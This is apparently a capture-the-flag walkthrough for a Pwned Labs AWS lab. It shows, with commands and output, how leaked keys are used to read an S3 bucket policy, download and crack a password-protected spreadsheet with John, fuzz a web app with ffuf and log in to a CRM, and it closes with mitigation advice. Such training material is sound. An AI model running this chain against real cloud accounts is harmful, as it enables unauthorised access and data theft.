Exploit Weak Bucket Policies for Privileged Access Walkthrough
Lab Info
Section titled “Lab Info”Lab Name: Exploit Weak Bucket Policies for Privileged Access
Platform: Pwned Labs
Scenario
Section titled “Scenario”During a red team engagement for Huge Logistics, your team found the IP address IP and hardcoded AWS credentials in a shipping application. Your primary
objective is to access sensitive data. Using the discovered AWS credentials and the IP address, your goal is to delve deeper into their cloud infrastructure and demonstrate impact.
Lab prerequisites
Section titled “Lab prerequisites”- Basic Linux command line knowledge
Learning outcomes
Section titled “Learning outcomes”- Basic web enumeration
- Cracking Microsoft Office documents
- Basic S3 bucket enumeration and data exfiltration
- An understanding of how this scenario could have been prevented
Initial Access Credential
Section titled “Initial Access Credential”AWS credentialsAccess key ID: [REDACTED_AWS_ACCESS_KEY_ID]Secret access key: [REDACTED_AWS_SECRET_ACCESS_KEY]1. Enumeration
Section titled “1. Enumeration”1.1 AWS Configuration
Section titled “1.1 AWS Configuration”We set up a profile named weak_bucket using the leaked keys.
> $ aws configure --profile weak_bucketAWS Access Key ID [None]: [REDACTED_AWS_ACCESS_KEY_ID]AWS Secret Access Key [None]: [REDACTED_AWS_SECRET_ACCESS_KEY]Default region name [None]: us-east-1Default output format [None]: jsonTo verify the credentials and identify the user context, we queried the STS service:
$ aws sts get-caller-identity --profile weak_bucket{ "UserId": "[REDACTED_AWS_USERID]", "Account": "785010840550", "Arn": "arn:aws:iam::785010840550:user/test"}1.2 Network Scanning
Section titled “1.2 Network Scanning”Simultaneously, we ran an Nmap scan against the discovered IP address (13.43.144.61) to identify running services.
$ nmap -Pn -T4 -sC -sV 13.43.144.61 -oN weak-bucket.txtStarting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 01:59 ISTNmap scan report for ec2-13-43-144-61.eu-west-2.compute.amazonaws.com (13.43.144.61)Host is up (0.36s latency).Not shown: 999 filtered tcp ports (no-response)PORT     STATE SERVICE VERSION3000/tcp open  http    Node.js Express framework|_http-title: Huge Logistics > Home|_http-cors: HEAD GET POST PUT DELETE PATCH
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 122.90 seconds- Finding: The scan revealed a web application running on port 3000 (Node.js Express). Manual verification confirmed a “Huge Logistics” landing page.
Manually verifying the website on port 3000.

2. Cloud Enumeration (S3)
Section titled “2. Cloud Enumeration (S3)”While inspecting the website’s source code, I found the S3 bucket hostname.

- Identified a bucket named
hugelogistics-data. We attempted to list the contents using the captured credentials.
2.1 Enumerate S3
Section titled “2.1 Enumerate S3”> $ aws s3 ls s3://hugelogistics-data --profile weak_bucket
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: User: arn:aws:iam::785010840550:user/test is not authorized to perform: s3:ListBucket on resource: "arn:aws:s3:::hugelogistics-data" because no identity-based policy allows the s3:ListBucket action- The user did not have
s3:ListBucketpermissions. However, in AWS, permission to list objects and permission to read the bucket policy are separate.
2.2 Enumerating Bucket Policy
Section titled “2.2 Enumerating Bucket Policy”We attempted to retrieve the bucket policy directly to see if hardcoded filenames were whitelisted.
> $ aws s3api get-bucket-policy --bucket hugelogistics-data --profile weak_bucket | jq -r '.Policy' | sed 's/\\//g' | jq{ "Version": "2012-10-17", "Statement": [ { "Sid": "PublicReadForAuthenticatedUsersForObject", "Effect": "Allow", "Principal": { "AWS": "*" }, "Action": [ "s3:GetObject", "s3:GetObjectAcl" ], "Resource": [ "arn:aws:s3:::hugelogistics-data/backup.xlsx", "arn:aws:s3:::hugelogistics-data/background.png" ] }, { "Sid": "AllowGetBucketPolicy", "Effect": "Allow", "Principal": { "AWS": "*" }, "Action": "s3:GetBucketPolicy", "Resource": "arn:aws:s3:::hugelogistics-data" } ]}Critical Finding: The policy explicitly allowed s3:GetObject for backup.xlsx. Even though we couldn’t list the bucket, we now knew the exact filename and had a clear file to target.
2.3 Exfiltration
Section titled “2.3 Exfiltration”> $ aws s3 cp s3://hugelogistics-data/backup.xlsx . --profile weak_bucketdownload: s3://hugelogistics-data/backup.xlsx to ./backup.xlsx
- The file is password-protected. Let’s crack it using John.
2.4 Cracking and Decryption
Section titled “2.4 Cracking and Decryption”Used office2john to convert the Excel file into a hash format readable by John.
igris@pentest ~/Labs/VPN> $ office2john backup.xlsx > hash.txt
> $ cat hash.txtbackup.xlsx:$office$*2013*100000*256*16*5e8372cf384ae36827c769ef177230fc*c7367d060cc4cab8d01d887a992fbe2b*a997b2bfbbf996e1b76b1d4f070dc9214db97c19411eb1fe0ef9f5ff49b01904
igris@pentest ~/Labs/VPN                                                                                                                                          [2:21:14]> $ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txtCreated directory: /home/igris/.johnUsing default input encoding: UTF-8Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 512/512 AVX512BW 16x / SHA512 512/512 AVX512BW 8x AES])Cost 1 (MS Office version) is 2013 for all loaded hashesCost 2 (iteration count) is 100000 for all loaded hashesWill run 4 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for statusredacted       (backup.xlsx)1g 0:00:00:06 DONE (2025-11-29 02:22) 0.1644g/s 663.1p/s 663.1c/s 663.1C/s silent..pokpokUse the "--show" option to display all of the cracked passwords reliablySession completed
2.5 Unlock the File
Section titled “2.5 Unlock the File”
- Inside the unlocked spreadsheet, we found administrative credentials for a WebCRM, HR portal and more.
3. Web Exploitation
Section titled “3. Web Exploitation”Returning to the web application found on port 3000, we needed to find the login portal for the credentials we just recovered.
3.1 Directory Fuzzing
Section titled “3.1 Directory Fuzzing”Using ffuf to enumerate directory paths.
> $ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://13.43.144.61:3000/FUZZ
        /'___\  /'___\           /'___\       /\ \__/ /\ \__/  __  __  /\ \__/       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         \ \_\   \ \_\  \ \____/  \ \_\          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev________________________________________________
 :: Method           : GET :: URL              : http://13.43.144.61:3000/FUZZ :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt :: Follow redirects : false :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500________________________________________________login                   [Status: 200, Size: 8673, Words: 2276, Lines: 229, Duration: 355ms]register                [Status: 200, Size: 10991, Words: 2824, Lines: 279, Duration: 353ms]services                [Status: 200, Size: 6690, Words: 1787, Lines: 182, Duration: 352ms]assets                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 353ms]Contact                 [Status: 200, Size: 7137, Words: 1986, Lines: 200, Duration: 355ms]About                   [Status: 500, Size: 1358, Words: 55, Lines: 11, Duration: 358ms]Login                   [Status: 200, Size: 8673, Words: 2276, Lines: 229, Duration: 354ms]js                      [Status: 301, Size: 171, Words: 7, Lines: 11, Duration: 354ms]Services                [Status: 200, Size: 6690, Words: 1787, Lines: 182, Duration: 357ms]logout                  [Status: 302, Size: 23, Words: 4, Lines: 1, Duration: 353ms]crm                     [Status: 200, Size: 9035, Words: 2180, Lines: 251, Duration: 353ms]Register                [Status: 200, Size: 10991, Words: 2824, Lines: 279, Duration: 354ms]dashboard               [Status: 302, Size: 26, Words: 4, Lines: 1, Duration: 350ms]CRM                     [Status: 200, Size: 9035, Words: 2180, Lines: 251, Duration: 353ms]Logout                  [Status: 302, Size: 23, Words: 4, Lines: 1, Duration: 355ms]Dashboard               [Status: 302, Size: 26, Words: 4, Lines: 1, Duration: 351ms]CONTACT                 [Status: 200, Size: 7137, Words: 1986, Lines: 200, Duration: 353ms]
3.2 Using Discovered Creds
Section titled “3.2 Using Discovered Creds”Navigated to http://13.43.144.61:3000/crm and utilized the credentials found in the Excel sheet

- Web CRM login page
3.3 Use the WebCRM credential of admin
Section titled “3.3 Use the WebCRM credential of admin”
- Logging in worked; let’s look for the flag.
3.4 Download Invoice
Section titled “3.4 Download Invoice”

- Found an extra value in the downloaded CSV, which helped me solve the flag.
4. Mitigation Strategies
Section titled “4. Mitigation Strategies”To prevent this attack path in the future, Huge Logistics must address several security misconfigurations:
- Implement Least Privilege on S3: The bucket policy was overly permissive, allowing
Principal: "*"(any AWS authenticated user) to read the policy and download files. Access should be restricted to specific IAM roles/users. - Secure Credential Storage: Storing credentials in an Excel sheet (even if password protected) is insecure. Credentials should be managed via AWS Secrets Manager or a dedicated PAM solution.
- Strengthen Passwords: The Excel password (“summertime”) was weak and present in standard wordlists. Enforce strong, complex password policies.
- Enable MFA: Public-facing portals like the CRM must require Multi-Factor Authentication to prevent access even if credentials are compromised.
- Data Encryption: Sensitive data (PII and Credit Cards) within the application must be encrypted at rest.